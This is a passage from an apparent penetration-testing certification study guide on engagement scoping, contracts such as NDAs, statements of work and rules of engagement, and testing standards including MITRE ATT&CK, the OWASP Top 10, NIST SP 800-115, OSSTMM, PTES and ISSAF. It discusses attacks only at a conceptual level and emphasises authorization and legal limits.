There are often perfectly good reasons for a client to request limitations for testing. In some cases, testing may be limited to business hours instead. Security staff may rotate based on a follow-the-sun rotation, and the client may desire to test responses of specific staff. Clients may have limited staff and want to engage in known behavior only during business hours to avoid paying overtime. A peak sales event may coincide with the contract for pentest being signed, and the pentest dates or times may need to be shifted to avoid disruption of the business-critical event. Don't immediately reject time-based limitations. Instead, discuss them with your client so that the impact of the decision to limit testing is mutually understood.

Let's switch this for a minute and think about other time-based limitations. What if your customer wants you to perform a remote pentest against 6,000 Internet-facing web applications and only has budget for three days of penetration testing effort from one tester? Their objective is to assess the risk that an Internet-based attacker can achieve access to their network via their web applications. This kind of time limitation may affect how thorough you are able to be and affect the number or type of findings you are able to identify. Is that enough time to identify software dependencies that might result in access if a third-party software is compromised? Is that even enough time to inventory the sites and possible injection points for basic web application testing? During scoping, you may need to limit what tests are performed, renegotiate the target scope, or ask for more system access to get closer to the customer's goals.



**NOTE** It is worth noting that thoroughness (depth and breadth) of testing are directly affected by the pentester's skill, the amount of information about the targets that is given to the pentester by the client, and the amount of time granted for testing. These concepts bear special consideration during scoping, budgeting, and client expectation setting.

## Asset Scope Limitations

Sometimes, certain systems must be moved out of scope. These may be systems whose security is irrelevant to the client's goals for the pentest. These may be fragile or special systems that would respond unpredictably to normal pentest activity. They may even be mission-critical systems whose interruption or malfunction could lead to major revenue loss, natural disaster, or loss of human life. As a pentester, it is your job to examine these requirements for excluding assets from scope, document them and their impact on testing, and explain to the client how their exclusion may affect the test results.

## Tool Limitations

You may be required to use a limited toolset during a pentest. In some cases, local laws will forbid the use of certain kinds of tools or tests. In other cases, clients may require that testers use an approved list of client tools. Sometimes, the pentester may choose to limit tools used in the interest of time or budget for the work being purchased. Each of these bears discussion during scoping to examine the impact to testing, test results, cost of the test, and resource planning.

Consider the case where you are asked to perform a pentest that involves gaining physical access into an access-controlled facility in a state where you do not live or normally work. The client's objective is to validate the security of the locks, doors, windows, and security

cameras they have chosen to secure their data center. With some research, you find that the locks are trivial to pick with a set of lock picks, and a Slim Jim would likely gain access through one or more sliding windows. However, you are not a licensed locksmith in that locale, and possession of those tools is against the law for anyone without a license. In this case, you may not legally be able to practically prove these weaknesses by performing the attack, but only present your research in the report unless you are able to partner with a licensed locksmith for that locale.

Here's another scenario. Let's assume that the client is not a highly secured enterprise, but they want to know how they do against the biggest and the best. They want you to throw every trick in the book at them, but their budget is limited. Development of custom exploits is certainly possible, but it would be time consuming and require the attention of your best pentesters. To keep the client happy and stay within budget, the pentester might choose to limit attacks to not include proprietary exploits, but offer to test using other techniques designed to simulate an advanced attack.

## **Allowed and Disallowed Tests**

Most pentesters will automatically put destructive activities out of scope. Few companies enter into a pentest with the intention of having their assets destroyed or their business disrupted. But there are exceptions even to this rule. Some organizations may ask specifically for stress testing against their assets or to see whether it is possible to affect the integrity of transactions within a controlled environment as part of testing. Hosting and cloud providers, who also need to authorize testing, may not allow layer 2 attacks due to the security risk to co-located customers sharing the same network infrastructure. There are various good reasons to disallow certain kinds of tests. You should discuss the kinds of tests you plan to do in order to achieve the testing objectives with your client as part of scoping discussions.

# Contracts and Documentation

Contracts are mutual agreements that are enforceable by law and require an authorized representative from each party (i.e., contract signing authority) to sign the contract. Many of these documents are subject to review by legal counsel within the businesses involved in the agreement. These agreements hold two or more parties liable to specific obligations that shall or shall not be done. They may consider environmental differences and impose certain terms and conditions, such as local and national government restrictions and corporate (organizational) policies. Export restrictions prohibit the exporting of certain goods and services to other countries, such as U.S. export laws prohibiting the exporting of certain encryption technology. Organizational policies may subject users and service vendors of the environment to background checks. These types of environmental differences are typically structured in the best interest of the organization. In relation to penetration testing, CompTIA identifies five key contracts and documents.

---



**EXAM TIP** The test might include questions that will ask which document or contract should be referenced or used, given a certain scenario. Make sure to understand the differences between the types.

## Master Services Agreement

A master services agreement (MSA) is a type of overarching contract reached between two or more parties where each party agrees to most terms that will govern all other future transactions and agreements. The agreement will cover conditions such as:

- **Payment terms** Negotiated schedule of payment

- **Product warranties** Assurance that a product meets certain conditions
- **Intellectual property ownership** Copyrights, patents, and trademarks
- **Dispute resolution** Defines a process for resolving differences
- **Allocation of risk** Provision that defines levels of responsibility between each party
- **Indemnification** Parties agree to be financially responsible in certain circumstances

This type of service agreement may also cover other items, such as corporate social responsibility, business ethics, network and facility access, or any other term critical for all future agreements. Often, an MSA is used in fields that tend to be open ended and support an organization's functional areas, like manufacturing, sales, accounting and finance, and so on.

## **Nondisclosure Agreement**

The nondisclosure agreement (NDA) is a confidentiality agreement that protects a business's competitive advantage by protecting its proprietary information and intellectual property. It is in a company's best interest to execute an NDA during a pentest, especially when outsourcing the work to an external service vendor. In the event the organization is compromised, the vendor is obligated to maintain the secrecy of the privileged information it might obtain during the pentest.

## **Statement of Work**

The statement of work (SOW) is a formal document that is routinely employed in the field of project management, which outlines project-specific work to be executed by a service vendor for an organization. An SOW can also be a provision found in the MSA. It explains the problem to be solved, the work activities, the project deliverables,

and the timeline for when the work is to be completed. The statement of work typically addresses the following subjects:

- **Purpose** Reason for the project
- **Scope of work** Describes the work activities to be completed
- **Location of work** Where the work will be performed
- **Period of performance** The timeline for the project
- **Deliverables schedule** Defines the project artifacts and due dates
- **Applicable industry standards** Relevant criteria that must be followed
- **Acceptance criteria** Conditions that must be satisfied
- **Special requirements** Travel, workforce requirements (certifications, education)
- **Payment schedule** Negotiated schedule of payment (possibly derived from MSA)

## Rules of Engagement

The rules of engagement (RoE) document puts into writing the guidelines and constraints regarding the execution of a pentest—most importantly, what is and is not authorized for testing; for example, whether or not brute force is an allowed tactic, whether brute-force counts are limited by password lockout policies, automated fuzzing versus manual exploitation, etc. The RoE can be part of the SOW or treated as a separate deliverable. This document requires sign-off from the service vendor, as well as the client, to show that the baseline expectations have been set and agreed upon, but it is not always subject to the same legal review as an MSA or an SOW. Cloud service provider approvals may also need to be added as an appendix to the RoE, if applicable.

This document elaborates on certain subjects defined in the SOW, such as scope, location, applicable industry standards, and timelines. Communication and escalation paths are also defined so the pentest

team knows who to contact and how in the event of an issue. This may include expectations for the customer as well. The RoE is established before starting a pentest. Examples of RoEs can be found in Appendix B of the NIST Special Publication 800-115 document hosted at <https://www.nist.gov> and in section 2.4 of the OSSTMM hosted at <https://www.isecom.org/OSSTMM.3.pdf>.

## **Permission to Test**

Documents that grant permission to test must be signed by someone with authority over the assets being tested. This authority must be legally able to bless the terms of testing on behalf of the asset owners in all contracts and documentation. These documents should grant permission for testing activities to occur and set clear expectations that penetration testers are not held liable for system instability or crashes and that the tester will perform due diligence to avoid damage to systems as part of testing. Pentesters must do their own due diligence to verify that the person who is requesting the testing has the authority over tested assets in order to approve the test or that additional permission has been acquired.

## **Scope and Requirements**

The scope of a pentesting engagement will outline the objectives and requirements for the assessment. Most importantly, once the scope is established and signed, it defines the boundaries for what you are permitted to test. In this phase, you are attempting to address several components of testing such as testing requirements, target selection, timelines and scheduling, and testing strategies.

You should gather customer requirements during the scoping process. These will include compliance requirements and goals of testing and will suggest the kinds of tests (network, web, mobile, wireless, social engineering, and physical) that need to be executed during the engagement. An effective way of capturing this type of information for an organization is by using a scoping document or pre-engagement survey, an informal document that asks general

questions about the organization being tested, such as location, software, hardware, architecture, IP address ranges, etc. It also accounts for certain testing considerations, such as the amount and type of data that will be disclosed to the pentester. Examples of these types of questions can be found under the General Questions heading in the Pre-Engagement Interactions section at [www.pentest-standard.org/index.php](http://www.pentest-standard.org/index.php).

## Standards

The strategy or methodology used for penetration testing will depend on the organization's rationale for the assessment, which could be driven based on the organizational threat model. Simply put, this is how you plan to approach the task of testing the security objectives of your client. This covers details such as how much information you are given about the target environment prior to testing, your vectors of attack, the types of systems you will target, and what methods of attack you will employ within your testing limitations. Several industry-recognized standards offer testing methodologies that can be used as part of a valid testing strategy. Let's talk about a few of these.

## MITRE ATT&CK

MITRE ATT&CK is not a holistic pentest methodology, but rather a knowledge base of attacker actions created from a survey of publicly reported attacker activities. The objective is to catalog these actions using standardized reference criteria (tactics, techniques, and subtechniques) so that different groups can discuss and document them in the same terms. Pentesters can use ATT&CK to make threat actor emulation plans<sup>9</sup> and may be asked to provide an ATT&CK-labeled attack tree or labels inside of a report.

ATT&CK is organized into matrices of attack components. Each matrix is designed to address attacker activities in different operating platforms. The Enterprise matrix addresses attacks for Windows, Linux, macOS, network-specific attacks, and cloud and container

technologies. There are also matrices for mobile and industrial control system (ICS) platforms.

Within each matrix, attacks are categorized by tactic. Tactics attempt to describe an attacker's high-level objective for using that method of attack. These were originally designed to follow the phases of attack described by Lockheed-Martin's Cyber Kill Chain, a method of describing attacks at a high level. To see how this works, consider the Initial Access tactic in the ATT&CK Enterprise Matrix. This tactic describes attacks that an attacker might use to gain a foothold on a system. Another tactic, Credential Access, describes activities an attacker might perform to gather usernames or passwords.

---



**EXAM TIP** ATT&CK is often referenced by matrices—tactics, techniques, and sub-techniques—and referenced in terms of attacker emulation plans. Its value lies in labeling attack methods.

Attack actions are then described as techniques and sub-techniques. These are high-level descriptors of what an attack does. For example, sending a phishing e-mail is a way of getting initial access. Phishing is a technique. There are several ways to use an e-mail this way, though. You might use a malicious attachment or a link. These are sub-techniques under the Phishing technique.

These ATT&CK TTPs (tactics, techniques, and procedures) can then be used to describe a pentest attack chain using a common language. It's worth noting three things about this. First, the same technique may exist in multiple tactical categories. As an example, scheduled tasks can be used for persistence or for privilege escalation. Second, ATT&CK tactics and techniques don't describe the attack implementation, only the classification. There may be multiple ways to implement a particular tactic, technique, and sub-technique. Determining the best tactic and technique to describe

something you do in a pentest can be subjective and requires a grasp of the logic used by MITRE when creating ATT&CK. Finally, not all attacks exist in ATT&CK. MITRE does not include every possible method of attack, only those that have been publicly disclosed as actions observed by an advanced persistent threat (APT) as defined by larger agencies. There will be some cases, especially in advanced attack scenarios, where you perform actions that simply do not fit inside ATT&CK.

## OWASP

A great example of attack knowledge that does not fit well in ATT&CK is an application-based attack. The OWASP project (<https://www.owasp.org>) is a nonprofit organization and open-source community effort that produces tools, technologies, methodologies, and documentation related to the field of web application security. OWASP has many well-known publications and resources, such as the OWASP Top Ten, OWASP Testing Guide, the OWASP ZAP Project, DirBuster, and Webgoat, a deliberately insecure web application created as a guide for secure programming practices.

---



**EXAM TIP** OWASP focuses on web application security and full software development lifecycle (SDLC) testing, not only testing the implementation.

The OWASP Top Ten provides community awareness of the most serious web application security risks for a broad array of organizations. The data is compiled statistically from various firms that specialize in application security. The latest revision of the OWASP Top 10, as shown in [Figure 1-1](#), was completed in 2017. Primarily, this list is put together to help organizations understand the importance of securing web services and the effects certain

weaknesses can have on an organization. As a pentester, this list is an important artifact that describes high-impact areas and where to potentially focus your testing efforts. We will talk more about application-based testing in [Chapter 5](#).

<b>A1:2017- Injection</b>	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
<b>A2:2017- Broken Authentication</b>	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.
<b>A3:2017- Sensitive Data Exposure</b>	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.
<b>A4:2017- XML External Entities (XXE)</b>	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.
<b>A5:2017- Broken Access Control</b>	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
<b>A6:2017- Security Misconfiguration</b>	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad-hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.
<b>A7:2017- Cross-Site Scripting (XSS)</b>	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser, which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
<b>A8:2017- Insecure Deserialization</b>	Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.
<b>A9:2017- Using Components with Known Vulnerabilities</b>	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.
<b>A10:2017- Insufficient Logging &amp; Monitoring</b>	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

---

## **Figure 1-1** OWASP Top 10 – 2017

The OWASP Web Security Testing Guide addresses pentest scoping and data collection concepts that apply to web application testing concerns specifically. As an example of where the OWASP testing guide differs from other methods and standards, it focuses on design review, code reviews, data flow modeling, specific methods of testing weaknesses that are only found in application implementations, and addresses security testing at all stages of SDLC. Its sections include information gathering methods for web application security testing and testing of configuration and deployment management, identity management, authentication, authorization, session management, input validation, error handling, weak cryptography, business logic, client-side issues, and application programming interfaces (APIs). OWASP also includes a tools reference for application-specific penetration testing use, reporting guidelines, and information about using development tools that may help application pentesters contextualize their attacks and perform security research.

---



**EXAM TIP** The examples of OWASP Top Ten attacks, such as cross-site scripting, and various injection attacks are quite useful. These can help you identify which kind of attack is being referenced on the exam.

## **NIST**

The National Institute for Standards and Technology (NIST) is a nonregulatory U.S. government agency. In pursuit of their mission to advance technology, they maintain several publications that describe recommendations for cybersecurity and security testing initiatives. These may be required to be followed by some organizations, often


within the U.S. government, but they are not legislated for all companies. The two key publications are Special Publication 800-115, "Technical Guide to Information Security Testing and Assessment,"<sup>10</sup> which describes attack and testing, and the NIST Cybersecurity Framework, which describes the defensive half of the picture for cybersecurity.<sup>11</sup>

---



**EXAM TIP** NIST recommendations and standards are often referenced by U.S. government organizations and companies that support them. SP 800-115 and the Cybersecurity Framework work together to define a security testing methodology (not only pentest) and defense best practices.

Special Publication 800-115 defines a methodology for information security assessment. To describe penetration testing, NIST SP 800-115 uses a four-phase model: planning, discovery, attack, and reporting as shown in [Figure 1-2](#). We talked a little bit about the resources this document provides for planning earlier in this chapter. For discovery, NIST defines network port and service identification, gathering of hostname and IP address information, employee targeting information, system information (such as shares), and application service information (version numbers, for example) as targets for information gathering. NIST describes the attack phase with an additional four phases, which are referenced as a repeating loop: gaining access, escalating privileges, system browsing, and installing additional tools.



**Figure 1-2** Four-phase pentest model

Further advice in NIST recommends that pentest scenarios focus on the most likely and most damaging attack patterns and on locating and targeting exploitable defects in systems. This distinction is important because vulnerabilities may exist according to reports, but are they exploitable? This is the role of a pentest: to evaluate impact and exploitability in context.



**EXAM TIP** While you might not need to know every letter of the NIST standard, it's good knowledge to have, especially if you plan to work with U.S. government-sector clients. For the exam, be prepared to identify when NIST standards might apply and what makes them different from other testing standards.

## OSSTMM

ISECOM has released an Open Source Security Testing Methodology Manual (OSSTMM),<sup>12</sup> which they describe as a complete pentest methodology designed to assure thorough, legal, consistent, and

repeatable testing that can be measured. ISECOM also offers certifications for pentesters as a measure of qualification for compliance requirements. This methodology attempts to apply a framework to approach security testing (not only pentesting) for use in a structured process.

Version 3 of the OSSTMM provides a Security Test Audit Report (STAR) containing questions that should be answered at the end of the pentest, but recommends that you perform testing as you are accustomed to doing, provided that you keep track of targets you test, what you tested on those targets, what controls you discovered during testing, and what you didn't test while you test. ISECOM offers certification for signed STAR entries that are submitted to the organization for review.

OSSTMM recommends that you define a security test by identifying assets that need to be protected, for example, data that is considered important. Then, list the controls that protect the assets and where those controls reside. This delimits the engagement zone.


Scope is determined based on a consideration of the total possible operating environment where any interaction with the asset may occur, including all channels. The manual defines five channels and methodologies for testing them: human, physical, wireless, telecommunications, and data networks. In this model, data networks covers wired transmission using protocols like TCP/IP and all other electronic systems and data, while telecommunications is a concept reserved for telephone or telephone-like wired communications.



**EXAM TIP** OSSTMM provides one of the most complex definitions of testing types, and ISECOM does provide certification options for testers and reports. In addition to being a full security testing

methodology (not only pentest), it provides a methodology for objectively measuring the target attack surface and risk values.

Then, you would choose a testing type. OSSTMM offers six testing types: Blind, Double-Blind, Gray Box, Double Gray Box, Tandem, and Reversal, as shown in [Figure 1-3](#). Testing types are common among most methodologies and are more often limited to three types: Black Box or Blind testing, Gray Box or Partial-blind testing, and White Box or Full Knowledge testing. In OSSTMM, most pentests are grouped under the blind test types, while specialized testing such as red teaming appears under the Reversal type.



---

**Figure 1-3** OSSTMM testing types

In Blind Testing, the primary impacts to breadth and depth of testing are the skill and efficiency of the pentester. Defenders have full knowledge of the pentest, while the pentester has no company-confidential knowledge other than what is legally required to define and limit the scope. This tests the impact from an uninformed attacker. In Double-Blind testing, both defenders and pentesters remain uninformed, allowing organizations to also test their defensive response.

In Gray Box testing, which OSSTMM categorizes as a vulnerability assessment, some knowledge is given about the environment (e.g., schematics and user access but not source code). However, defenders only have full knowledge in the Double Gray Box scenario. OSSTMM equates this to White Box testing in other models.

Tandem testing in OSSTMM is what others would consider Crystal Box testing, an extreme level of White Box testing in which the tester is provided with all knowledge, including source code. The primary limit on quality is the quality of the information given to the pentester and the transparency of the target organization during the scoping process.

Reversal testing, on the other hand, is designed to test defenses under a worst-case scenario. These tests are typically used to explore response to and impact from a highly skilled attacker or an informed insider. OSSTMM suggests that the main limitations for this type of testing are the creativity and skill of the pentester and the quality of information given to the tester in preparation for the exercise.

OSSTMM also implements a series of error labels (e.g., true positive, false positive, entropy error, etc.) that are designed to facilitate statistical analysis of test results and a series of questions that tests are designed to answer. Questions such as "How do operations work currently?" "How do they work differently than the client believes they work?" and "How should they work in order to be secure?" drive measurement. The manual establishes methodology for analyzing and reporting on the results, including the generation of a raw to show objective measurement of the attack surface through various mathematical formulae.

Now, let's look at an example of how information disclosure affects a pentest. An Internet-facing server has an exposed web port. The default page is blank. Without any other information, you could attempt to identify vhosts based on open-source intelligence (OSINT) gathering or by making guesses at the names of hosted websites. In so doing, you might miss several sites and never evaluate their security. However, if the customer is willing to provide

you with a list of application URLs, you could make sure to test each application according to what you can access. If you are given accounts with different degrees of access into the application, you might be able to identify business logic flaws that result in privilege escalation or information compromise. If you are given the source code to the application as well as a detailed walkthrough of the data flows, you should be able to conduct a very thorough investigation of the application's security, but what you find will not necessarily be indicative of what an otherwise uninformed Internet-based attacker may be able to find when attacking the same application. This is only one example of how testing can be influenced by the amount of information negotiated during planning.

## PTES

PTES (Penetration Testing Execution Standard) is a community-driven effort to establish standards for penetration testing that is contributed to by a number of professionals in the pentest consulting community. It was created in an effort to disambiguate what is meant by "pentest" for businesses seeking security testing services. The standard does not provide explicit instructions for how to conduct a pentest or use specific tools, but provides a separate set of technical guidelines to address tools and methods of attack. The standard also provides best practices for the steps that should typically be taken as part of a pentest, including reporting, intelligence gathering, threat modeling, and vulnerability analysis, and it explains concepts within the scope of exploitation and post-exploitation



**EXAM TIP** PTES uniquely focuses exclusively on a methodology for penetration testing as opposed to other kinds of security testing. It applies largely to pentests from a consulting point of view and does not specify execution of a pentest, but what a pentest should

cover. It freely incorporates other frameworks (e.g., OWASP) and technical guides as supplemental resources.

## ISSAF

The Information Systems Security Assessment Framework (ISSAF) was provided by the Open Information Systems Security Group (OISSG) in the UK. The ISSAF is a full security assessment methodology that applies to security auditing as well as other types of security testing. It defines three phases of a pentest: planning and preparation, assessment, and reporting and cleanup. ISSAF provides best practices for engagement management, including pre- and post-assessment actions; risk assessment methodology; and information gathering for all kinds of security assessments, not only pentest. It covers host-specific scenarios by operating system, as well as addressing different pentest targets such as databases; physical locations and social engineering; wireless; web applications; switches, routers, VPNs, and firewalls; passwords; security controls such as IPS/IDS and antivirus; and source code review.

---



**EXAM TIP** ISSAF is designed for security assessment generally, not penetration testing specifically. While it does contain best practices for engagement (planning through report delivery), the biggest distinction between ISSAF and other standards mentioned here is it lists testing tasks with their associated tools for each task.

## Environmental Considerations for Scoping

Each of these standards and methodologies offers recommendations and templates for data collection during pentest scoping. But let's address some environmental considerations you may encounter outside of the context of any specific model. In general, you need to understand what your client wants to protect, how they plan to

protect it, and consider the possible differences between how they believe these protections work and how they work in practice. But you may also need to consider boundaries and specific needs for testing. Three examples are with networks, applications, and cloud-based assets.

Probably the most important consideration for networks is hosting. If your customer uses shared hosting, that is, infrastructure that is managed by another organization and shared with other companies, they may not be able to provide you with full authorization to test. You might need additional authorization for certain attacks, tools, or methodologies from the hosting or cloud provider. As discussed earlier, many cohosting providers do not allow layer 2 attacks, such as Address Resolution Protocol (ARP) spoofing because of the potential impact to other customers using the same infrastructure. In these cases, you should identify who is the provider, whether additional permission or documentation is required, and make sure that has been taken care of and documented prior to testing. This also applies to cloud-hosted environments, where cloud providers have their own rules of engagement that pentesters must legally follow.

You may also need to ask about what protocols and controls are used across your attack vector. An internal test against a network may present you with the objective of bypassing Network Access Controls (NACs), causing you to adjust your initial access plan. In another case, you may request that the client create an intrusion prevention system (IPS) or web application firewall (WAF) passthrough for your testing system in order to examine the direct application impact of an advanced attacker with more time than is allowed for a penetration test. Another example is with wireless testing. Most countries use channels 1 to 14 in the 2.4 GHz band. But in North America, only channels 1 to 11 are used. It is important to know which wireless bands and channels are applicable depending on the geographic location of the engagement.

In the cloud world, including virtual private clouds, methods of virtualization and what cloud offerings are used will affect your

methodology and tooling. For example, what virtualization technologies are in use? Docker and Kubernetes require a different approach than traditionally hosted operating systems. What about Software, Infrastructure, or Platform as a Service technologies (SaaS, IaaS, and PaaS, respectively)?

For applications, some organizations may wish to avoid disruption to their users by requesting testing in nonproduction regions. How closely these regions mirror production configurations may affect the applicability of the results to a production environment. Gathering API endpoint information and supporting documentation for the style of testing (black box, white box, or gray box) applies here.

## **Target Selection**

An organization can have many assets (people, processes, facilities, and technologies) that it considers worthy of protection. These assets can be located throughout the world, and a pentester may be asked to test all or a sample of these assets to evaluate their security. Targets are key organizational assets that, if exploited, could negatively affect the organization. Pentesters need to gain a clear understanding of the environments to be tested, as well as pertinent documentation (depending on the strategy for testing) from the client, in order to perform discovery and validation of the targets for the engagement.

## **Wireless**

Since proximity is a factor, the physical location of wireless networks, including the building and even the floor, is required for wireless network testing. Documentation of in-scope service set identifiers (SSIDs) ensures you are testing only the assets that belong to your customer. If wireless networks implement different trust levels—for example, a public guest wireless local area network (WLAN) versus a private corporate WLAN—it may be useful to select one or more sample networks from each type to evaluate those trusts.

## **IP Ranges**

Host targets may be supplied as hostnames, domains, IP addresses, or IP ranges. You will want to verify that the IP ranges supplied belong to the customer and identify any IP ranges that are hosted by third parties, as that may affect your authorization to test. A typo or miscommunicated subnet or IP address could easily result in a serious problem of authority for you. You may also want to establish IP addresses for load balancers versus IPs of back-end systems to avoid overloading clusters during discovery or brute-force attacks. Consider the amount of occupied space within a given IP range when planning for your pentest, as time to scan and evaluate systems can quickly build up over large ranges.

## **DNS**

Along with IP targets, hostnames and domains may not necessarily belong to your client due to outsourcing agreements with marketing providers, for example. You can use DNS reconnaissance to identify other services and ranges that have not been otherwise specified, but always confirm these details with the client to avoid scope overreach and ensure coverage by your authorization to test parameters.

## **APIs and Other Support Resources**

Depending on the methodology, organizational budget, and type of assessment chosen for the engagement, the customer may wish to provide additional support resources to assist with the pentest. These resources can be independent artifacts either specified in the RoE or provided to the pentest team after the RoE is signed. Examples of these resources can be found in [Table 1-2](#).

Resource Name	Definition	Purpose
WSDL	Web Services Description Language is an XML-based interface definition language.	Describes functionality offered through the web service.
WADL	Web Application Description Language.	Machine-readable XML description of HTTP-based web services.
SOAP project file	Simple Object Access Protocol used for messaging.	Describes the format for sending and receiving messages.
SDK documentation	Software Development Kit documentation.	Elaborates on the framework that is used to develop the software application.
SWAGGER documentation	SWAGGER is an open-source software development framework for RESTful web services.	The documentation provides application programming interface (API) descriptions and test cases.
XSD	Extensible Markup Language (XML) schema definition.	Formally describes the elements comprising an XML document.
Sample application requests	Recorded transactions between objects within an application architecture.	Offers simulated testing scenarios, inspect and debug requests, or possibly discovers undocumented APIs.
Architecture diagrams	An architecture model that defines a relationship between multiple elements.	An illustration that depicts a software or network design model.

**Table 1-2** Support Resources

## Physical Locations

